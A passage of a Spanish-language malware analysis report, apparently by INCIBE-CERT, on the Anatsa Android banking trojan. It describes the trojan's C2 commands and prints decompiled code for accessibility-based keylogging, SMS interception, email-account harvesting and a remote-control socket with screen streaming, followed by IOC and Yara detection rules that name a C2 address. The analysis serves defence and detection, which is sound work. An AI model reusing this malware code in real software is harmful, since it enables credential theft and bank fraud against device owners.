

Ilustración 13. Detalle de la petición /getbotinjects enviada al C2

```
[
  {
    "application":"com.kutxabank.android",
    "html":"<!DOCTYPE html><html lang=\"en\"><head> <meta charset=\"UTF-8\"> <meta name=\"viewport\" con
    "inj_type":"bank"
  },
  {
    "application":"com.bbva.bbvacontigo",
    "html":"<!DOCTYPE html><html lang=\"en\"><head> <meta charset=\"UTF-8\"> <meta name=\"viewport\" con
    "inj_type":"bank"
  },
  {
```


Ilustración 14. Detalle de la respuesta a la petición /getbotinjects recibida del C2

En esta respuesta se incluye, por cada aplicación, el código HTML necesario para la inyección.



Ilustración 15. Inyección para una aplicación bancaria

Como se puede observar, el protocolo de comunicación utilizado por este troyano es relativamente simple y no incorpora protecciones muy elaboradas que dificulten el análisis o detección a nivel de red, más allá del cifrado XOR en la petición de actualización.

En base al análisis estático del código, se han podido descubrir una serie de comandos que el troyano puede recibir para llevar a cabo diferentes funcionalidades.

A continuación, se listan los comandos encontrados:

Comando	Descripción
activate_screen	Encender la pantalla y/o evitar que se bloquee.
app_delete	Desinstalar la aplicación que se indique mediante su ID de paquete.
ask_perms	Indicar al troyano que solicite los permisos necesarios para que pueda funcionar correctamente.

ask_syspass	Indicar que se debe solicitar autorización biométrica (huella dactilar en la mayoría de dispositivos).
change_pass	Desactivar el uso de código de desbloqueo abriendo la ventana de ajustes correspondiente y simulando las pulsaciones necesarias para ello. Además, evita que se acceda de nuevo para configurar un nuevo patrón.
get_accounts	Solicitar el listado de cuentas configurado en el dispositivo.
grab_google_auth	Lanzar la aplicación Google Authenticator y obtener todos los códigos.
kill_bot	Desinstalar la aplicación del troyano.
mute_phone	Silenciar el dispositivo.
open_activity	Lanzar una aplicación mediante su ID de paquete.
open_inject	Solicitar que se le muestre una inyección concreta al usuario.
start_client	Iniciar la funcionalidad de control remoto.
swipe_down	Simular el gesto de deslizar en la pantalla.

Tabla 2. Listado de posibles comandos recibidos por el C2

Dado que la aplicación acepta una sucesión de comandos, es posible que estos se utilicen para realizar acciones combinadas, como por ejemplo lanzar el comando ask_syspass para que el usuario se autentique biométricamente y seguidamente, lanzar otro comando como grab_google_auth para abrir rápidamente el Google Authenticator. De esta forma, y en caso de que este último se encuentre protegido por acceso biométrico, se aprovecharía el lapso de tiempo en el que el usuario libera la huella del lector, si este fuese el sistema de autenticación biométrica del dispositivo, para poder robar los códigos.

Como se observaba en las peticiones anteriores, este troyano incluye capacidades de *keylogger* gracias al mismo servicio de accesibilidad. La funcionalidad que lleva a cabo dichas operaciones puede ser encontrada en el código de la aplicación, ya que ellos mismos la denominan utilizando el término '*keylogger*'. El método **C0279pf0e7d21f.m363b122c** se encarga de preparar y realizar la petición de obtener el listado de aplicaciones a las que afecta el *keylogger*.

```
private boolean m363b122c() {
    if ((22 + 26) % 26 <= 0) {
    }
    if ((23 + 7) % 7 <= 0) {
    }
    C0252p8a63796c p8a63796c = C0252p8a63796c.f878e;
    try {
        JSONArray jSONArray = new JSONArray(C0237p7c1aaba9.m0cc175b9(C0243pbefe1559.me1671797(this, p8a63796c, "getkeyloggers")));
        for (int i = 0; i < jSONArray.length(); i++) {
            String string = jSONArray.getJSONObject(i).getString("application");
            p8a63796c.f879a.mo1097i(this, "kloger:" + string, true);
        }
        return true;
    } catch (JSONException e) {
        e.printStackTrace();
        return false;
    }
}
```

Ilustración 16. Función encargada de obtener el listado de aplicaciones objetivo del keylogger

Los eventos capturados por el servicio de accesibilidad son almacenados en una lista encadenada que será enviada al C2. Esta petición de actualización se verá más adelante al igual que los detalles de las afectaciones.

```
public static void m0cc175b9(AccessibilityService accessibilityService, AccessibilityEvent accessibilityEvent) {
    AccessibilityNodeInfo b;
    if ((11 + 11) % 11 <= 0) {
    }
    if ((24 + 32) % 32 <= 0) {
    }
    C0252p8a63796c p8a63796c = C0252p8a63796c.f878e;
    AccessibilityNodeInfo accessibilityNodeInfo = pcebd03b8.f947i;
    String str = "";
    if (f889e) {
        if (accessibilityEvent.getEventType() == 1) {
            StringBuilder sb = new StringBuilder();
            sb.append("CLICKED: ");
            sb.append((Object) accessibilityEvent.getPackageName());
            sb.append(" ");
            sb.append(accessibilityEvent.getText());
            sb.append(" ");
            AccessibilityNodeInfo accessibilityNodeInfo2 = pcebd03b8.f947i;
            sb.append(accessibilityNodeInfo2 == null ? str : accessibilityNodeInfo2.getViewIdResourceName());
            C0240p909863db.m0cc175b9(sb.toString());
        }
        if (accessibilityEvent.getEventType() == 16) {
            C0240p909863db.m0cc175b9("ETEXT: " + ((Object) accessibilityEvent.getPackageName()) + " " + accessibilityEvent.getText());
        }
        if (accessibilityEvent.getEventType() == 8192) {
            C0240p909863db.m0cc175b9("ETEXT_SEL: " + ((Object) accessibilityEvent.getPackageName()) + " " + accessibilityEvent.getText());
        }
    }
    if (accessibilityNodeInfo != null) {
        boolean z = (!f888d || (b = pcebd03b8.f943e.mo1143b()) == null || accessibilityEvent.getPackageName() == null) ? true : !b.getPackageName().equals(f887c);
        CharSequence packageName = accessibilityNodeInfo.getPackageName();
        if (packageName != null && !packageName.toString().equals(f887c) && z) {
            C0255pf0e7d21f pf0e7d21f2 = f885a;
            if (pf0e7d21f2 != null && pf0e7d21f2.mo1106b().size() > 0) {
                f886b.add(f885a);
                f885a = null;
            }
            AbstractC0250pf0e7d21f pf0e7d21f3 = p8a63796c.f879a;
            boolean g = pf0e7d21f3.mo1095g(accessibilityService, "kloger:" + ((Object) packageName));
            f888d = g;
            if (g) {
                f885a = new C0255pf0e7d21f(packageName.toString());
            }
            f887c = packageName.toString();
        }
    }
    if (f888d) {
        if (accessibilityEvent.getEventType() == 16) {
            C0255pf0e7d21f pf0e7d21f4 = f885a;
            if (pf0e7d21f4 != null) {
                pf0e7d21f4.mo1105a(accessibilityService, accessibilityEvent);
            }
            if (!f889e) {
```

Ilustración 17. Función encargada de crear el log del keylogger

Para tratar de hacer que el troyano sea lo más dinámico posible, el servidor utiliza la variable “extensive_logging”, de forma que se puedan solicitar aplicaciones adicionales para capturar sus pulsaciones.

```
p8a63796c.f879a.mo1097i(this, "hide_sms", jSONObject.optBoolean("hi
p8a63796c.f879a.mo1097i(this, "lock_device", jSONObject.optBoolean(
C0254pbefe1559.f889e = jSONObject.optBoolean("extensive_logging", f
C0245pd0a80223.f853a = jSONObject.optBoolean("gauth_confirm", false
long optLong = jSONObject.optLong("keyloggers_version", -1);
```

Ilustración 18. Variable que permite ampliar la afectación del keylogger a otras aplicaciones bajo demanda

La aplicación también permite interceptar mensajes SMS, ya que la mayoría de aplicaciones de banca utilizan el sistema de mensajes SMS para confirmar sus operaciones. Controlando esta información, los atacantes podrían ser capaces de realizar operaciones en nombre del usuario, una vez capturadas sus credenciales.

```
public class p6e6042b0 extends BroadcastReceiver {
    public void onReceive(Context context, Intent intent) {
        if ((7 + 25) % 25 <= 0) {
        }
        if ((17 + 30) % 30 <= 0) {
        }
        try {
            C0252p8a63796c p8a63796c = C0252p8a63796c.f878e;
            Bundle extras = intent.getExtras();
            String str = "";
            if (extras != null) {
                String string = extras.getString("format");
                Object[] objArr = (Object[]) extras.get("pdus");
                if (objArr != null) {
                    int length = objArr.length;
                    SmsMessage[] smsMessageArr = new SmsMessage[length];
                    for (int i = 0; i < length; i++) {
                        smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i], string);
                        str = (str + "SMS from " + smsMessageArr[i].getOriginatingAddress()) + ": " + smsMessageArr[i].getMessageBody();
                    }
                    p8a63796c.f879a.mo1092d(context, "logged_sms", str);
                    abortBroadcast();
                    pfd24b6b1.m92eb5ffe(context, true);
                }
            }
        } catch (Throwable th) {
            th.printStackTrace();
            C0240p909863db.m0cc175b9("SmsErr " + th.getMessage());
        }
    }
}
```

Ilustración 19. Función que permite interceptar los mensajes SMS

Output

time: 1ms
length: 570
lines: 1


```
{"data_update":{"hwid":"974e8d5d7b0793de","device_name":"Google Android SDK built for
x86","phone_number":"+15555215554:","battery_level":"100","acs_enabled":true,"doze_enabled":true,"country":"us","locale":"e
n_us","screen_active":true,"screen_secure":true,"sms_manager":"battle.pubg.game","android_version":28,"current_logged_passw
ord":"","ver":6},"logged_sms":["SMS from 6505551212: Hello trojan!","SMS from 6505551212: Hello trojan!"],"logged_pushes":
[],"system_logs":["2021-06-02 14:22=>KP 12697 false acs null? false"],"captured_injects":[],"completed_commands":[]}
```


Ilustración 20. Envío de SMS al servidor en la petición botupdate

Además, si recibe el comando get_accounts, posee la capacidad de listar las direcciones de correo electrónico configuradas en el dispositivo, las cuales enviará al C2.

```
public static void m0cc175b9(AccessibilityService accessibilityService, AccessibilityEvent accessibilityEvent) {
    if ((22 + 21) % 21 <= 0) {
    }
    if ((16 + 32) % 32 <= 0) {
    }
    if (!pcebd03b8.f949k) {
        pd45f714f pd45f714f = C0252p8a63796c.f878e.f881c;
        C0267pd0a80223 b = pd45f714f.mo1121b("get_accounts");
        if (System.currentTimeMillis() - f905a > 8000) {
            CharSequence className = accessibilityEvent.getClassName();
            AccessibilityNodeInfo accessibilityNodeInfo = pcebd03b8.f947i;
            if (!(accessibilityNodeInfo == null || className == null || !className.equals("android.accounts.ChooseTypeAndAccountActivity"))) {
                List<AccessibilityNodeInfo> m92eb5ffe = C0243pbefe1559.m92eb5ffe(accessibilityNodeInfo, "TextView");
                StringBuilder sb = new StringBuilder();
                for (AccessibilityNodeInfo accessibilityNodeInfo2 : m92eb5ffe) {
                    sb.append(accessibilityNodeInfo2.getText());
                    sb.append("; ");
                }
                C0240p909863db.m0cc175b9("Grabbed emails: " + sb.toString());
                C0235p45bb07bc.m92eb5ffe();
            }
        }
        if (!(b == null || b.mo1116c() || accessibilityService.checkSelfPermission("android.permission.GET_ACCOUNTS") != 0)) {
            Intent newChooseAccountIntent = AccountManager.newChooseAccountIntent(null, null, null, null, null, null, null);
            newChooseAccountIntent.addFlags(268435456);
            accessibilityService.startActivity(newChooseAccountIntent);
            JSONObject jSONObject = new JSONObject();
            try {
                jSONObject.put("result", "Activity has been launched, check system logs");
            } catch (JSONException e) {
                e.printStackTrace();
            }
            pd45f714f.mo1124e("get_accounts", jSONObject);
        }
    }
}
```

Ilustración 21. Función que permite recopilar la lista de direcciones de correo electrónico configuradas en el dispositivo

Asimismo, si se recibe el comando start_client, los atacantes pueden obtener el control remoto completo del dispositivo. Por una parte, se incluye una funcionalidad para el envío de capturas de pantalla en tiempo real a una IP y puerto especificados.

```
public class pd1ec9774 {
    public static void m0cc175b9(pdb8ece3f pdb8ece3f) {
        if ((1 + 22) % 22 <= 0) {
        }
        if ((31 + 17) % 17 <= 0) {
        }
        C0252p8a63796c p8a63796c = C0252p8a63796c.f878e;
        C0267pd0a80223 b = p8a63796c.f881c.mo1121b("start_client");
        if (b != null) {
            String optString = b.mo1114a().optString("ip");
            String optString2 = b.mo1114a().optString("port");
            JSONObject jSONObject = new JSONObject();
            try {
                short parseShort = Short.parseShort(optString2);
                try {
                    if (optString.isEmpty()) {
                        jSONObject.put("result", "Invalid ip " + optString);
                        p8a63796c.f881c.mo1124e("start_client", jSONObject);
                    } else if (parseShort == 0) {
                        jSONObject.put("result", "Invalid port " + ((int) parseShort));
                        p8a63796c.f881c.mo1124e("start_client", jSONObject);
                    } else {
                        jSONObject.put("result", "Launching client... check sys logs");
                        p8a63796c.f881c.mo1124e("start_client", jSONObject);
                        pdb8ece3f.mo1155o(optString, parseShort);
                    }
                } catch (JSONException e) {
                    e.printStackTrace();
                }
            } catch (Throwable th) {
                jSONObject.put("result", "Invalid port " + th.getLocalizedMessage());
                p8a63796c.f881c.mo1124e("start_client", jSONObject);
            }
        }
    }
```

Ilustración 22. Función que procesa el comando "start_client" e inicia la conexión con el servidor indicado

De esta forma, se iniciaría una conexión TCP en la que la imagen del sistema infectado es transmitida, mientras no se indique lo contrario.

```
private void m0cc175b9() {
    if ((14 + 29) % 29 <= 0) {
    }
    if ((20 + 18) % 18 <= 0) {
    }
    f893i.set(true);
    f892h.mo1131e(false);
    Socket socket = new Socket();
    socket.connect(new InetSocketAddress(this.f896b, this.f897c), 15000);
    this.f898d = new BufferedInputStream(socket.getInputStream());
    this.f899e = new DataOutputStream(socket.getOutputStream());
    C0240p909863db.m0cc175b9("Connected to client " + this.f896b + " : " + this.f897c);
    m92eb5ffe();
}
```

Ilustración 23. Función que establece el socket de conexión con el servidor

Mediante un hilo independiente se crea un VirtualDisplay que se encarga de tomar imágenes de la pantalla del dispositivo. Estas imágenes son compartidas con el hilo principal del programa y enviadas al servidor.

```
@SuppressLint({"WrongConstant"})
private void m865c0c0b() {
    if ((1 + 14) % 14 <= 0) {
    }
    if ((32 + 23) % 23 <= 0) {
    }
    DisplayMetrics displayMetrics = getResources().getDisplayMetrics();
    this.f938b = displayMetrics.densityDpi;
    int i = displayMetrics.widthPixels;
    this.f939c = i;
    int i2 = displayMetrics.heightPixels;
    this.f940d = i2;
    ImageReader newInstance = ImageReader.newInstance(i, i2, 1, 2);
    f930i = newInstance;
    f929h = f927f.createVirtualDisplay("DEMO", this.f939c, this.f940d, this.f938b, 16, newInstance.getSurface(), null, f928g);
    f930i.setOnImageAvailableListener(new C0270p45bb07bc(this, null), f928g);
    f934m.set(true);
}
```

Ilustración 24. Función que se encarga de la creación del VirtualDisplay que obtiene las capturas de pantalla

Por último, y también referente a este comando, el código contiene una serie de funcionalidades que le permiten simular pulsaciones de pantalla, gestos o introducir datos en campos de texto.

```
} else if (!f893i.get()) {
    if (this.f901g == 0 && this.f898d.available() >= 4) {
        byte[] bArr = new byte[4];
        if (this.f898d.read(bArr, 0, 4) == 4) {
            this.f901g = ByteBuffer.wrap(bArr).getInt();
        } else {
            return;
        }
    }
    if (this.f901g != 0 && this.f898d.available() >= (i = this.f901g)) {
        byte[] bArr2 = new byte[i];
        if (this.f898d.read(bArr2, 0, i) == this.f901g) {
            ByteBuffer wrap = ByteBuffer.wrap(bArr2);
            f893i.set(wrap.get() > 0);
            f894j.set(wrap.get() > 0);
            pc95fac68.f9331.set(wrap.get() > 0);
            this.f901g = 0;
            if (wrap.get() <= 0) {
                z = false;
            }
            if (z) {
                short s = wrap.getShort();
                short s2 = wrap.getShort();
                if (wrap.getShort() == 0) {
                    pcebd03b8.f943e.mo1146e(s, s2);
                } else {
                    pcebd03b8.f951m.add(new Point(s, s2));
                }
            }
            short s3 = wrap.getShort();
            for (int i7 = 0; i7 < s3; i7++) {
                short s4 = wrap.getShort();
                short s5 = wrap.getShort();
                wrap.getShort();
                wrap.getShort();
                int i8 = wrap.getShort();
                byte[] bArr3 = new byte[i8];
                wrap.get(bArr3, 0, i8);
                String str = new String(bArr3, StandardCharsets.UTF_8);
                AccessibilityNodeInfo rootInActiveWindow = pcebd03b8.f943e.getRootInActiveWindow();
                if (rootInActiveWindow != null) {
                    for (AccessibilityNodeInfo accessibilityNodeInfo : C0243pbefe1559.m92eb5ffe(rootInActiveWindow, "EditText")) {
                        Rect rect = new Rect();
                        accessibilityNodeInfo.getBoundsInScreen(rect);
                        if (rect.left == s4 && rect.bottom == s5) {
                            Bundle bundle = new Bundle();
                            bundle.putString("ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE", str);
                            accessibilityNodeInfo.performAction(2097152, bundle);
                        }
                    }
                }
```

Ilustración 25. Parte del código encargado de simular clics, gestos y escritura de texto

4.4. Técnicas de antidetección y antingeniería inversa

Durante el análisis de la muestra, se ha identificado el uso de empaquetadores para proteger el código de la aplicación original. No obstante, una vez extraído éste, la única técnica de antingeniería inversa detectada es la utilización de código basura y renombrado de variables, métodos y clases.

Con respecto al protocolo de comunicación, la única ofuscación encontrada es el cifrado de las peticiones mediante XOR y, únicamente en una de las tres peticiones que realiza el *malware*.

4.5. Persistencia

La muestra analizada se instala en el dispositivo y además, es eliminada del listado de aplicaciones instaladas, por lo que resulta complicado para el usuario darse cuenta de que esta está corriendo una vez infectado y, por tanto, también desinstalarla.

5. Conclusión

Tras el análisis de la muestra, se ha podido extraer el código original desarrollado por los creadores, pudiendo así entender la naturaleza de su comportamiento. Adicionalmente, se ha generado una regla Yara e IOC para poder prevenir y/o localizar otras muestras de esta familia.

Anexo 1: Indicadores de Compromiso (IOC)

A continuación, se muestra una regla IOC preparada para la detección de esta muestra en concreto:

```
<?xml version="1.0" encoding="us-ascii"?>
<ioc xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" id="0be47611-cf8e-485c-9084-b103cb48c805" last-modified="2021-05-26T12:53:39" xmlns="http://schemas.mandiant.com/2010/ioc">
  <short_description>Anatsa</short_description>
  <authored_date>2021-05-26T12:46:47</authored_date>
  <links />
  <definition>
    <Indicator operator="OR" id="c2faf8ec-7e62-4529-bf97-513f4450beba">
      <IndicatorItem id="cba20d9b-cbfa-4011-8159-7405de321879" condition="is">
        <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
        <Content type="md5">8ad1cbb3c7e9c9b673e5c016456e66cd</Content>
      </IndicatorItem>
      <IndicatorItem id="b0a034e1-2b45-45af-8aff-fa6cc6b415da" condition="is">
        <Context document="FileItem" search="FileItem/Sha1sum" type="mir" />
        <Content type="string">b354b2193e13956747cf3cf1268caaa9ae9601a0</Content>
      </IndicatorItem>
      <IndicatorItem id="0b40a40b-27a5-4e94-8c13-bbaef3c2b585" condition="is">
        <Context document="FileItem" search="FileItem/Sha256sum" type="mir" />
        <Content type="string">8a5cbee0c4b28d5f48bc1c2dd5dd21cf045c51dfe835f673409fafcf0e7e2265</Content>
      </IndicatorItem>
      <IndicatorItem id="c2ab6969-4867-4edd-b247-1453bc9ed68d" condition="is">
        <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
        <Content type="md5">bf03168bdc81a1c2a6295c0d151b5b60</Content>
      </IndicatorItem>
      <IndicatorItem id="1216185e-ac01-4c19-90cc-737d00759239" condition="is">
        <Context document="FileItem" search="FileItem/Sha1sum" type="mir" />
```

```
      <Content type="string">c53e405a69d2c3658f56cc32b0bdfc3a0712fb3c</Content>
    </IndicatorItem>
    <IndicatorItem id="6cd3f8c5-bc6d-447c-ab9e-411dbf8aca9f" condition="is">
      <Context document="FileItem" search="FileItem/Sha256sum" type="mir" />
      <Content
type="string">f50d2e4d0ef67cacdde9a05506da8a30ff51b74401452099beb1cd0863b83
d22</Content>
    </IndicatorItem>
    <Indicator operator="AND" id="a98a6c15-4a74-4e22-abc7-15cd2234fc1c">
      <IndicatorItem id="ffe4f86a-a23a-47a8-929d-768a8f028728" condition="contains">
        <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
        <Content type="string">Launched activity to delete bot</Content>
      </IndicatorItem>
      <IndicatorItem                    id="655ca621-4331-42b0-b40e-75b79f345a39"
condition="contains">
        <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
        <Content type="string">active_injects</Content>
      </IndicatorItem>
      <IndicatorItem id="062f6dd3-47b6-4210-80fe-794f0c8bef8c" condition="contains">
        <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
        <Content type="string">captured_injects</Content>
      </IndicatorItem>
      <IndicatorItem                    id="4e142d89-dff1-4059-9196-57a2aa4ebf9a"
condition="contains">
        <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
        <Content type="string">captured_keyloggers</Content>
      </IndicatorItem>
      <IndicatorItem                    id="a8d035db-eefb-452e-8c47-d60ffbbee268"
condition="contains">
        <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
        <Content type="string">local_injects_versions</Content>
      </IndicatorItem>
      <IndicatorItem                    id="8ac338c9-3b80-489b-8e6a-c93d1d4df6d7"
condition="contains">
        <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
        <Content type="string">local_keylogger_versions</Content>
```

```
        </IndicatorItem>
        <IndicatorItem                    id="61f921da-4b78-47d3-b338-5fae27621962"
condition="contains">
          <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
          <Content type="string">getkeyloggers</Content>
        </IndicatorItem>
        <IndicatorItem                    id="b254c9ea-daf6-4eda-98e3-88e30ac2a7a0"
condition="contains">
          <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
          <Content type="string">start_client</Content>
        </IndicatorItem>
      </Indicator>
    </Indicator>
  </definition>
</ioc>
```

Tabla 3. Regla IOC generadas con Madiant IOC Editor

Anexo 2: Reglas Yara

La siguiente regla Yara ha sido creada exclusivamente para la detección de muestras relacionadas con esta campaña.

```
rule Anatsa
{
  strings:
      $a1 = "active_injects"
      $a2 = "captured_injects"
      $a3 = "getbotinjects"
      $a4 = "keyloggers_version"
      $a5 = "local_keylogger_versions"
      $a6 = "kill_bot"
      $a7 = "local_injects_versions"
      $a8 = "start_client"
      $c2 = "http://185.215.113.31:82/api/"
  condition:
      all of ($a*) or (any of ($a*) and $c2)
}
```

Tabla 4. Regla Yara

incibe cert_

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA SEGUNDA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD

017 TU AYUDA EN CIBERSEGURIDAD